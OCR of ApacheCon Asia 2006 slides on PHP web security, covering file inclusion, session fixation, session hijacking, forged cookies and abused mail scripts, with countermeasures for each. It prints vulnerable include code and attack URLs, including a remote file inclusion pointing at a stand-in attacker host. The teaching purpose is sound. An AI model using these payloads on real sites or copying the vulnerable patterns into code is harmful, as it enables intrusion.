
- Jack's FormMail.php

```
if (file_exists($ar_file)) {
   $fd = fopen($ar_file, "rb");
   $ar_message = fread($fd, filesize($ar_file));
   fclose($fd);
   mail_it($ar_message,
  ($ar_subject)?stripslashes($ar_subject):
  "RE: Form Submission",
  ($ar_from)?$ar_from:$recipient, $email);
}
```

- PHProjekt

```
   include_once("$lib_path/access_form.inc.php");
```

ApacheCon ASIA 2006




File System Vulnerabilities

- Problem: User input is part of a filename that will be used
- Scenario: CMS (Content Management System). The name of the template is passed via URL:

```
include $_GET['template'] . '.tmpl';
```

- Attacks:
  - `cms.php?template=http://bad.xy/3733+.php`

ApacheCon ASIA 2006




File System Vulnerabilities (2)

- Countermeasures: Sanitize file names

Agenda

1. Why?
2. How? (well-known attacks)
3. How? (not-so-well-known attacks)


ApacheCon ASIA 2006



Session Fixation


- Problem: A Session is created and then "sent" to a user
- Scenario: Websites that protect sensitive data via sessions, e.g. Webmail
- Attack:
  - `xyz.php?PHPSESSID=abc0815`

ApacheCon ASIA 2006



Session Fixation (2)


- Countermeasures:
  - If possible, change session ID (in PHP: `session_regenerate_id()`) when
    - A session is initialized
    - When a user is about to log in
    - Creates a new, „real" Session-ID



Session Hijacking


- Problem: The session of the victim is „hijacked"
- Scenario: As before, e.g. Webmail
- Attacks:
  - „Send me the link, please"
  - Send the link, then look up `HTTP_REFERER`
  - Guess (promising only when combined with session fixation)

ApacheCon ASIA 2006



Session Hijacking (2)

- Countermeasures:
  - Many approaches, none is optimal
    - Tie session to IP address 💣
    - Use data from HTTP header for authentication
    - Set a session timeout.
    - Require extra login before "risky" operations (like ordering)



Forged cookies


- Problem: „Cookies are more secure than sessions, because the latter can be forged" – not true. Cookies are sent as a part of the HTTP header, so they are (relatively) easy to forge
- Scenario: Website authenticates users, saves this information in a Cookie
- Attack:
  - Forge cookie (if value is static or easy to guess)

ApacheCon ASIA 2006

Forged cookies (2)

- Countermeasures: Encrypt data in cookies
  - Never send unencrypted, simple data in cookies(„loggedin=true“ ← very bad idea)
  - User dynamic data in cookies verwenden (e.g. session ID), never a static value


ApacheCon ASIA 2006



Mail scripts

- Problem: Mail scripts are abused to send spam.
- Scenario: Feedback form
- Attacks:
  - Recipient's email address in a hidden form field is not hidden at all.
  - Potential DoS by repeatedly calling the script.


ApacheCon ASIA 2006



Mail scripts (2)

- Countermeasures: Only humans may send the form
  - Never accept recipient's addresses from the client (or: use a whitelist)
  - CAPTCHAs (Turing tests) against automatic form submission [vonAhn03]
  - Solve accessibility issues with other means, for instance with audio CAPTCHAs

ApacheCon ASIA 2006

